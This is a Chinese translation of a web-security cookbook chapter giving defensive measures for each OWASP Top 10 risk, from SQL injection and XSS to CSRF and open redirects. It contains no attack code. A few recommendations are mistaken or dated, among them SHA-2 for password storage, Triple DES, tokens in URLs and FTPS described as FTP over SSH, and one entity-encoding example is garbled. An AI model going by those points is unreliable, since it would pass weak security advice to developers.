6. 禁用甚至删除允许攻击者执行系统命令或提权的储存过程，例如 MSSQL 服务器中的 `xp_cmdshell` 。

工作原理

预防任何类型代码注入攻击的主要部分永远是合理的输入校验，位于服务端也位于客户端。

对于 SQL 注入，始终使用参数化或者预编译查询。而不是拼接 SQL 语句和输入。参数化查询将函数参数插入到 SQL 语句特定的位置，消除了程序员通过拼接构造查询的需求。

这个秘籍中，我们使用了语言内建的校验函数，但是如果你需要校验一些特殊类型的参数，你可以通过使用正则表达式创建自己的版本。

除了执行正确校验，我们也需要在一些人蓄意注入一些代码的情况下，降低沦陷的影响。这可以通过在操作系统的上下文中为 Web 服务器合理配置用户权限，以及在数据库服务器上下文中配置数据库和 OS 来实现。

另见

对于数据校验来讲，最有用的工具就是正则表达式。在处理和过滤大量信息的时候，它们也能够让渗透测试变得更容易。所以好好了解它们很有必要。我推荐你查看一些站点：

- http://www.regexr.com/ 一个很好的站点，其中我们可以获得示例和参数并测试我们自己的表达式来查看是否有字符串匹配。
- http://www.regular-expressions.info 它包含教程和实例来了解如何使用正则表达式。它也有一份实用的参考，关于主流语言和工具的特定实现。
- http://www.princeton.edu/~mlovett/reference/Regular-Expressions.pdf （Jan Goyvaerts 编写的《Regular Expressions, The Complete Tutorial》）就像它的标题所说，它是个正则表达式的非常完备的脚本，包含许多语言的示例。

A2 构建合理的身份验证和会话管理

带有缺陷的身份验证和会话管理是当今 Web 应用中的第二大关键的漏洞。

身份验证是用户证明它们是它们所说的人的过程。这通常通过用户名和密码来完成。一些该领域的常见缺陷是宽松的密码策略，以及隐藏式的安全（隐藏资源缺乏身份验证）。

会话管理是登录用户的会话标识符的处理。在 Web 服务器中，这可以通过实现会话 Cookie 和标识来完成。这些标识符可以植入、盗取，或者由攻击者使用社会工程、XSS 或 CSRF 来“劫持”。所以，开发者必须特别注意如何管理这些信息。

这个秘籍中，我们会设计到一些实现用户名/密码身份验证，以及管理登录用户的会话标识符的最佳实践。

操作步骤

1. 如果应用中存在只能由授权用户查看的页面、表单或者任何信息片段，确保在展示它们之前存在合理的身份验证。
2. 确保用户名、ID、密码和所有其它身份验证数据是大小写敏感的，并且对每个用户唯一。

3. 建立强密码策略，强迫用户创建至少满足下列条件的密码：
    - 对于 8 个字符，推荐 10 个。
    - 使用大写和小写字母。
    - 至少使用一个数字。
    - 至少使用一个特殊字符（空格、`!`、`&`、`#`、`%`，以及其它）。
    - 禁止用户名、站点名称、公司名称或者它们的变体（大小写转换、l33t、它们的片段）用于密码。
    - 禁止使用“常见密码”列表中的密码：https://www.teamsid.com/worst-passwords-2015/ 。
    - 永远不要显示用户是否存在或者信息格式是否正确的错误信息。对不正确的登录请求、不存在的用户、名称或密码不匹配模式、以及所有可能的登录错误使用相同的泛化信息。这种信息类似于：

      登录数据不正确。

      用户名或密码无效。

      访问禁止。

4. 密码不能以纯文本格式储存在数据库中。使用强哈希算法，例如 SHA-2、scrypt、或者 bcrypt，它们特别为难以使用 GPU 破解而设计。

5. 在对比用户输入和密码时，计算输入的哈希之后比较哈希之后的字符串。永远不要解密密码来使用纯文本用户输入来比较。

6. 避免基本的 HTML 身份验证。

7. 可能的话，使用多因素验证（MFA），这意味着使用不止一个身份验证因素来登录：
    - 一些你知道的（账户信息或密码）
    - 一些你拥有的（标识或手机号）
    - 一些你的特征（生物计量）

8. 如果可能的话，实现证书、预共享密钥、或其它无需密码的身份校验协议（OAuth2、OpenID、SAML、或者 FIDO）。

9. 对于会话管理，推荐使用语言内建的会话管理系统，Java、ASP.NET和 PHP。它们并不完美，但是能够确保提供设计良好和广泛测试的机制，而且比起开发团队在时间紧迫情况下的自制版本，它们更易于实现。

10. 始终为登录和登录后的页面使用 HTTPS -- 显然，要防止只接受 SSL 和 TLS v1.1 连接。

11. 为了确保 HTTPS 能够生效，可以使用 HSTS。它是由 Web 应用指定的双向选择的特性。通过 Strict-Transport-Security 协议头，它在 `http://` 存在于 URL 的情况下会重定向到安全的选项，并防止“无效证书”信息的覆写。例如使用 Burp Suite 的时候会出现的情况。更多信息请见：https://www.owasp.org/index.php/HTTP_Strict_Transport_Security 。

12. 始终设置 HTTPOnly 和安全的 Cookie 属性。

13. 设置最少但实际的会话过期时间。确保正常用户离开之后，攻击者不能复用会话，并且用户能够执行应用打算执行的操作。

工作原理

身份校验机制通常在 Web 应用中简化为用户名/密码登录页面。虽然并不是最安全的选择，但它对于用户和开发者最简单，以及当密码被盗取时，最重要的层面就是它们的强度。

我们可以从这本书看到，密码强度由破解难度决定，通过爆破、字典或猜测。这个秘籍的第一个提示是为了使密码更难以通过建立最小长度的混合字符集来破解，难以通过排除更直觉的方案（用户名、常见密码、公司名称）来猜测，并且通过使用强哈希或加密储存，难以在泄露之后破解。

对于会话管理来说，过期时间、唯一性和会话 ID 的强度（已经在语言内建机制中实现），以及 Cookie 设置中的安全都是关键的考虑因素。

谈论身份校验安全的最重要的层面是，如果消息可以通过中间人攻击拦截或者服务，没有任何安全配置、控制或强密码是足够安全的。所以，合理配置的加密通信频道的使用，例如 TLS，对保护我们的用户身份数据来说极其重要。

另见

OWASP 拥有一些非常好的页面，关于身份校验和会话管理。我们推荐你在构建和配置 Web 应用时阅读并仔细考虑它们。

- https://www.owasp.org/index.php/Authentication_Cheat_Sheet
- https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

A3 预防跨站脚本

我们之前看到，跨站脚本，在展示给用户的数据没有正确编码，并且浏览器将其解释并执行为脚本代码时发生。这也存在输入校验因素，因为恶意代码通常由输入变量插入。

这个秘籍中，我们会涉及开发者所需的输入校验和输出编码，来防止应用中的 XSS 漏洞。

工作原理

1. 应用存在 XSS 漏洞的第一个标志是，页面准确反映了用户提供的输入。所以，尝试不要使用用户提供的信息来构建输出文本。

2. 当你需要将用户提供的信息放在输出页面上时，校验这些数据来防止任何类型代码的插入。我们已经在 A1 中看到如何实现它。

3. 出于一些原因，如果用户被允许输入特殊字符或者代码段，在它插入到输出之前，过滤或合理编码文本。

4. 对于过滤，在 PHP 中，可以使用 `filter_var` 。例如，如果你想让字符串为邮件地址：

   ```
   $email = "john(.doe)@exa//mple.com";
   $email = filter_var($email, FILTER_SANITIZE_EMAIL);
   echo $email;
   ```

   对于编码，你可以在 PHP 中使用 `htmlspecialchars` ：

   ```
   $str = "The JavaScript HTML tags are <script> for opening, and </ script>  for clo
   sing.";
   echo htmlspecialchars($str);
   ```

5. 在 .NET 中，对于 4.5 及更高版本， `System.Web.Security.AntiXss` 命名空间提供了必要的工具。对于 .NET 框架 4 及之前的版本，你可以使用 Web 保护库： `http://wpl.codeplex.com/` 。

6. 同样，为了防止储存型 XSS，在储存进数据库或从数据库获取之前，编码或过滤每个信息片段。

7. 不要忽略头部、标题、CSS和页面的脚本区域，因为它们也可以被利用。

工作原理

除了合理的输入校验，以及不要将用户输入用作输出信息，过滤和编码也是防止 XSS 的关键层面。

过滤意味着从字符串移除不允许的字符。这在输入字符串中存在特殊字符时很实用。

编码将特殊字符转换为 HTML 代码表示。例如， `&` 变为 `&` 、 `<` 变为 `<` 。一些应用允许在输入字符串中使用特殊字符，对它们来说过滤不是个选择。所以应该在将输入插入页面，或者储存进数据库之前编码输入。

另见

OWASP 拥有值得阅读的 XSS 预防速查表：

- https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet

A4 避免直接引用不安全对象

当应用允许攻击者（也是校验过的用户）仅仅修改请求中的，直接指向系统对象的参数值，来访问另一个未授权的对象时，就存在不安全对象的直接引用（IDOR）。我们已经在本地文件包含和目录遍历漏洞中看到了一些例子。

根据 OWASP，IDOR 是 Web 应用中第四大关键漏洞。这些漏洞通常由不良的访问控制实现，或者"隐藏式安全"策略（如果用户不能看到它，他们就不能知道它的存在）导致。这些在没有经验的开发者之中是个常见的做法。

这个秘籍中，我们会涉及在设计访问控制机制时应该考虑的关键层面，以便预防 IDOR 漏洞。

操作步骤

1. 使用非直接引用优于直接引用。例如，不要通过参数中的名称来引用页面（`URL?page="restricted_page"`），而是要创建索引，并在内部处理它（`URL?page=2`）。
2. 将非直接引用映射到用户（会话）层面，于是用户仅仅能够访问授权的对象，即使它们修改了下标。
3. 在传递相应对象之前校验引用，如果请求的用户没有权限来访问，展示通用错误页面。
4. 输入校验也是很重要的，尤其是目录遍历和文件包含的情况下。
5. 永远不要采取"隐藏式安全"的策略。如果有些文件包含受限的信息，即使它没有引用，有些人也会把它翻出来。

工作原理

不安全对象的直接引用在 Web 应用中的表现形式有所不同，从目录遍历到敏感的 PDF 文档的引用。但是它们的大多数都依赖于一个假设，即用户永远不会找到方法来访问不能显式访问的东西。

为了防止这种漏洞，需要在设计和开发期间执行一些积极操作。设计可靠授权机制，来验证尝试访问一些信息的用户的关键是，是否用户真正允许访问它。

将引用对象映射为下标来避免对象名称直接用于参数值（就像 LFI 中的那样）是第一步。攻击者也可以修改下标，这很正常，就像对对象名称所做的那样。但是数据库中存在下标-对象的表的话，添加字段来规定访问所需的权限级别，比起没有任何表并且直接通过名称来访问

资源，要容易得多。

之前说过，下标的表可能包含访问对象所需的权限级别，更加严格的话还有拥有者的 ID。所以，它只能够在请求用户是拥有者的情况下访问。

最后，输入校验必须存在于 Web 应用安全的每个层面。

A5 基本的安全配置指南

系统的默认配置，包括操作系统和Web 服务器，多数用于演示和强调他们的基本或多数有关特性，并不能保护它们不被攻击。

一些常见的可能使系统沦陷的默认配置，是数据库、Web 服务器或CMS 安装时创建的默认管理员账户，以及默认管理员页面、默认栈回溯错误信息，以及其它。

这个秘籍中，我们会涉及 OWASP Top 10 中第五大关键漏洞，错误的安全配置。

操作步骤

1. 可能的话，删除所有管理员应用，例如 Joomla 的 admin，WordPress 的 admin，PhpMyAdmin，或者 Tomcat Manager。如果不能这样，使它们只能从本地网络访问，例如，在 Apache 服务器中禁止来自外部网络的 PhpMyAdmin 访问，修改 `httd.conf` 文件（或者相应的站点配置文件）。

   ```
   <Directory /var/www/phpmyadmin>

       Order Deny,Allow
       Deny from all
       Allow from 127.0.0.1 ::1
       Allow from localhost
       Allow from 192.168
       Satisfy Any

   </Directory>
   ```

   这会首先禁止所有地址到 `phpmyadmin` 目录的访问，之后它允许任何来自 locaohost 和以 `192.168` 开头的地址的请求，这是本地网络的地址。

2. 修改所有 CMS、应用、数据库、服务器和框架的所有管理员密码，使其强度足够。一些应用的例子是：

   - Cpanel
   - Joomla
   - WordPress
   - PhpMyAdmin
   - Tomcat manager

3. 禁用所有不必要或未使用的服务器和应用特性。从日常或每周来看，新的漏洞都出现在 CMS 的可选模块和插件中。如果你的应用不需要它们，就不要激活它们。

4. 始终执行最新的安全补丁和更新。在生成环境，建立测试环境来预防使站点不工作的缺陷十分重要，因为新版本存在一些兼容性及其它问题。

5. 建立不会泄露跟踪信息、软件版本、程序组件名称，或任何其它调试信息的自定义的错误页面。如果开发者需要跟踪错误记录或者一些一些标识符对于技术支持非常必要，创建带有简单 ID 和错误描述的索引，并只展示 ID 给用户。所以当错误报告给相关人士的时候，它们会检查下标并且知道发生了什么错误。

6. 采取“最小权限原则”。每个用户在每个层面（操作系统、数据库、或应用）上都应该只能够严格访问正确操作所需的信息。

7. 使用上一个要点来考虑账户，构建安全配置的原则，并且将其应用到每个新的实现、更新或发布以及当前系统中。

8. 强制定期的安全测试或审计，来帮助检测错误配置或遗漏的补丁。

工作原理

谈论安全和配置问题时，“细节决定成败”十分恰当。web 服务器、数据库服务器、CMS、或者应用配置应该在完全可用和实用、以及保护用户和拥有者之间取得平衡。

Web 应用的一个常见错误配置就是一些 Web 管理站点对整个互联网都可见。这看起来并不是个大问题，但是我们应该知道，管理员登录页面更容易吸引攻击者，因为它可以用于获得高级权限等级，并且任何 CMS、数据或者站点管理工具都存在已知的常用默认密码列表。所以，我们强烈推荐不要把这些管理站点暴露给外部，并且尽可能移除它们。

此外，强密码的使用，以及修改默认密码（即使它们是强密码），在发布应用到公司内部网络，以及互联网的时候需要强制执行。当今，当我们将服务器开放给外部的时候，它收到的第一个流量就是端口扫描，登录页面请求，以及登录尝试，甚至在第一个用户知道该应用之前。

自定义错误页面的使用有助于安全准备，因为 Web 服务器和应用中的默认的错误信息展示太多的信息（从攻击者角度），它们关于错误、所使用的编程语言、栈回溯、所使用的数据库、操作系统以及其它。这些信息不应该暴露，因为它会帮助我们理解应用如何构建，并且提供所使用软件的版本和名称。攻击者通过这些信息就可以搜索已知漏洞，并构造更加有效的攻击过程。

一旦我们的服务器上的部署应用和所有服务都正确配置，我们就可以制订安全原则并且将其应用于所有要配置的新服务器或者已更新的服务器，或者当前带有合理规划的生产服务器。

这个配置原则需要持续测试，以便改进它以及持续保护新发现的漏洞。

A6 保护敏感数据

当应用储存或使用敏感信息（信用卡号码、社会安全号码、健康记录，以及其它）时，必须采取特殊的手段来保护它们，因为它可能为负责保护它们的组织带来严重的信用、经济或者法律损失，以及被攻破。

OWASP Top 10 的第六名是敏感数据泄露，它发生在应该保护的数据以纯文本泄露，或者带有弱安全措施的时候。

这个秘籍中，我们会涉及一些处理、传递和储存这种数据类型的最佳实践。

操作步骤

1. 如果你使用的敏感数据可以在使用之后删除，那么删除它。最好每次使用信用卡的时候询问用户，避免被盗取。

2. 在处理支付的时候，始终使用支付网关，而不是在你的服务器中储存数据。查看：`http://ecommerce-platforms.com/ ecommerce-selling-advice/choose-payment-gateway-e`。

3. 如果我们需要储存敏感数据，我们要采取的第一个保护就是使用强密码算法和相应的强密钥来加密。推荐 Twofish、AES、RSA 和三重 DES。

4. 密码储存在数据库的时候，应该以单项哈希函数的哈希形式存储，例如，bcypt、scrypt 或 SHA-2。

5. 确保所有敏感文档只能被授权用户访问。不要在 Web 服务器的文档根目录储存它们，而是在外部目录储存，并通过程序来访问。如果出于某种原因必须在服务器的文档根目录储存敏感文件，使用 `.htaccess` 文件来防止直接访问：

```
Order deny,allow
Deny from all
```

6. 禁用包含敏感数据的页面缓存。例如，在 Apache 中我们可以禁用 PDF 和 PNG 的缓存，通过 `httpd.conf` 中的下列设置：

```
<FilesMatch "\.(pdf|png)>
FileETag None
Header unset ETag
Header set Cache-Control "max-age=0, no-cache, no-store, mustrevalidate"
Header set Pragma "no-cache"
Header set Expires "Wed, 11 Jan 1984 05:00:00 GMT"
</FilesMatch>
```

7. 如果你允许文件上传，始终使用安全的通信频道来传输敏感数据，也就是带有 TLS 的 HTTPS，或者 FTPS（SSH 上的 FTP）。

工作原理

对于保护敏感数据，我们需要最小化数据泄露或交易的风险。这就是正确加密储存敏感数据，以及保护加密密钥是所做的第一件事情的原因。如果可能不需要储存这类数据，这只是个理想选择。

密码应该使用单向哈希算法，在将它们储存到数据之前计算哈希。所以，即使它们被盗取，攻击者也不能立即使用它们，并且如果密码强度足够，哈希也是足够强的算法，它就不会在短时间内被破解。

如果我们在 Apache 服务器的文档根目录（ `/var/ www/html/` ）储存敏感文档或数据，我们就通过 URL 将这些信息暴露用于下载。所以，最好将它储存到别的地方，并编写特殊的服务端代码来在必要时获取它们，并带有预先的授权检查。

此外，例如 Archive.org、WayBackMachine 或者 Google 缓存页面，可能在缓存含有敏感信息的文件时，以及我们没能在应用的上一个版本有效保护它们时产生安全问题。所以，不允许缓存此类文档非常重要。

A7 确保功能级别的访问控制

功能级别的访问控制是访问控制的一种，用于防止匿名者或未授权用户的功能调用。根据 OWASP，缺乏这种控制是 Web 应用中第七大严重的安全问题。

这个秘籍中，我们会看到一些推荐来提升我们的应用在功能级别上的访问控制。

操作步骤

1. 确保每一步都正确检查了工作流的权限。
2. 禁止所有默认访问，之后在显示的授权校验之后允许访问。
3. 用户、角色和授权应该在灵活的媒介中储存，例如数据库或者配置文件，不要硬编码它们。
4. 同样，“隐藏式安全”不是很好的策略。

工作原理

开发者只在工作流的开始检查授权，并假设下面的步骤都已经对用户授权，这是常见的现象。攻击者可能会尝试调用某个功能，它是工作流的中间步骤，并由于控制缺失而能够访问它。

对于权限，默认禁止所有用户是个最佳实践。如果我们不知道一些用户是否有权访问一些功能，那么它们就不应该执行。将你的权限表转化为授权表。如果某些用户在某些功能上没有显式的授权，则禁止它们的访问。

在为你的应用功能构建或实现访问控制机制的时候，将所有授权储存在数据库中，或者在配置文件中（数据库是最好的选项）。如果用户角色和权限被硬编码，它们就会难以维护、修改或更新。

A8 防止 CSRF

当 Web 应用没有使用会话层面或者操作层面的标识，或者标识没有正确实现的时候，它们就可能存在跨站请求伪造漏洞，并且攻击者可以强迫授权用户执行非预期的操作。

CSRF 是当今 Web 应用的第八大严重漏洞，根据 OWASP， 并且我们在这个秘籍中会看到如何在应用中防止它。

操作步骤

1. 第一步也是最实际的 CSRF 解决方案就是实现唯一、操作层面的标识。所以每次用户尝试执行某个操作的时候，会生成新的标识并在服务端校验。

2. 唯一标识应该不能被轻易由攻击者猜测，所以它们不能将其包含在 CSRF 页面中。随机生成是个好的选择。

3. 在每个可能为 CSRF 目标的表单中包含要发送的标识。“添加到购物车”请求、密码修改表单、邮件、联系方式或收货信息管理，以及银行的转账页面都是很好的例子。

4. 标识应该在每次请求中发送给服务器。这可以在 URL 中实现，或者任何其它变量或者隐藏字段，都是推荐的。

5. 验证码的使用也可以防止 CSRF。

6. 同样，在一些关键操作中询问重新授权也是个最佳实践，例如，银行应用中的转账操作。

工作原理

防止 CSRF 完全是确保验证过的用户是请求操作的人。由于浏览器和 Web 应用的工作方式，最佳实践是使用标识来验证操作，或者可能的情况下使用验证码来控制。

由于攻击者打算尝试破解标识的生成，或者验证系统，以一种攻击者不能猜测的方式，安全地生成它们非常重要。而且要使它们对每个用户和每个操作都唯一，因为复用它们会偏离它们的目的。

验证码控制和重新授权有时候会非常麻烦，使用户反感。但是如果操作的重要性值得这么做，用户可能愿意接受它们来换取额外的安全级别。

另见

有一些编程库有助于实现 CSRF 防护，节省开发者的大量工作。例子之一就是 OWASP 的 CSRF Guard： `https://www.owasp.org/index.php/CSRFGuard` 。

A9 在哪里寻找三方组件的已知漏洞

现在的 Wbe 应用不再是单个开发者，也不是单个开发团队的作品。开发功能性、用户友好、外观吸引人的 Web 应用涉及到三方组件的使用，例如编程库，外部服务的 API（Fackbook、Google、Twitter），开发框架，以及许多其它的组件，其中编程、测试和打补丁的工作量很少，甚至没有。

有时候这些三方组件被发现存在漏洞，并且它们将这些漏洞转移到了我们的应用中。许多带有漏洞组件的应用很长时间都没有打补丁，使整个组织的安全体系中出现缺陷。这就是 OWASP 将使用带有已知漏洞的三方组件划分为 Web 应用安全的第九大威胁的原因。

这个秘籍中，我们会了解，如果一些我们所使用的组件拥有已知漏洞，应该到哪里寻找，以及我们会查看一些这种漏洞组件的例子。

操作步骤

1. 第一个建议是，优先选择受支持和广泛使用的知名软件。

2. 为你的应用所使用的三方组件保持安全更新和补丁的更新。

3. 用于搜索一些特定组件的漏洞的好地方就是厂商的网站：它们通常拥有“发布说明”部分，其中它们会公布它们纠正了哪个 bug 或漏洞。这里我们可以寻找我们所使用的（或更新的）版本，并且插件是否有有已知的问题没有打补丁。

4. 同样，厂商通常拥有安全建议站点，例如 Microsoft： `https://technet.microsoft.com/library/security/` ，Joomla： `https:// developer.joomla.org/security-centre.html` ，和 Oracle： `http://www. oracle.com/technetwork/topics/security/alerts-086861.html` 。我们可以使用它们来保持我们用于应用的软件的更新。

5. 也有一些厂商无关的站点，它们致力于通知我们漏洞和安全问题。有个非常好的网站，集中了多个来源的信息，是 CVE Details（ `http://www.cvedetails.com/` ）。这里我们可以搜索多数厂商或产品，或者列出所有已知漏洞（至少是拥有 CVE 号码的漏洞），并且按照年份、版本和 CVSS 分数排列。

6. 同时，黑客发布利用和发现的站点也是个获得漏洞和我们所使用的软件的信息的好地方。最流行的是 Exploit DB（`https://www.exploit-db.com/`）。Full disclosure 邮件列表（`http://seclists.org/fulldisclosure/`），以及 Packet Storm 的文件部分（`https://packetstormsecurity.com/files/`）。
7. 一旦我们发现了我们软件组件中的漏洞，我们必须评估它是否对我们的应用必要，或者需要移除。如果不能这样，我们需要尽快打补丁。如果没有可用的补丁或变通方案，并且漏洞是高危的，我们必须开始寻找组件的替代。

工作原理

考虑在我们的应用中使用三方软件组件之前，我们需要查看它的安全信息，并了解，我们所使用的组件是否有更稳定更安全的版本或替代。

一旦我们选择了某个，并且将其包含到我们的应用中，我们需要使其保持更新。有时它可能涉及到版本改动以及没有后向兼容，但是这是我们想要维持安全的代价。如果我们不能更新或为高危漏洞打补丁，我们还可以使用 WAF（Web 应用防火墙）和IPS（入侵检测系统）来防止攻击。

除了在执行渗透测试的时候比较实用，下载和漏洞发布站点可以被系统管理员利用，用于了解可能出现什么攻击，它们的原理，以及如何保护应用避免它们。

A10 重定向验证

根据 OWASP，未验证的重定向和转发是 Web 应用的第十大严重安全问题。它发生在应用接受 URL 或内部页面作为参数来执行重定向或转发操作的时候。如果参数没有正确验证，攻击者就能够滥用它来使其重定向到恶意网站。

这个秘籍中，我们会了解如何验证我们接受的用于重定向或转发的参数，我们需要在开发应用的时候实现它。

操作步骤

1. 不希望存在漏洞吗？那就不要使用它。无论怎样，都不要使用重定向和转发。
2. 如果需要使用重定向，尝试不要使用用户提供的参数（请求变量）来计算出目标。
3. 如果需要使用参数，实现一个表，将其作为重定向的目录，使用 ID 代替 URL 作为用户应该提供的参数。
4. 始终验证重定向和转发操作涉及到的输入。使用正则表达式或者白名单来检查提供的值是否有效。

工作原理

重定向和转发是钓鱼者和其它社会工程师最喜欢用的工具，并且有时候我们对目标没有任何安全控制。所以，即使它不是我们的应用，它的安全问题也会影响我们的信誉。这就是最好不要使用它们的原因。

如果这种重定向的目标是已知站点，例如 Fackbook 或 Google，我们就可以在配置文件或数据表中建立目标目录，并且不需要使用客户端提供的参数来实现。

如果我们构建包含所有允许的重定向和转发 URL 的数据表，每个都带有 ID，我们可以将 ID 用于参数，而不是目标本身。这是一种白名单的形式，可以防止无效目标的插入。

最后同样是校验。我们始终要校验每个来自客户端的输入，这非常重要，因为我们不知道用户要输入什么。如果我们校验了重定向目标的正确性，除了恶意转发或重定向之外，我们还可以防止可能的 SQL 注入、XSS或者目录遍历。所以，它们都是相关的。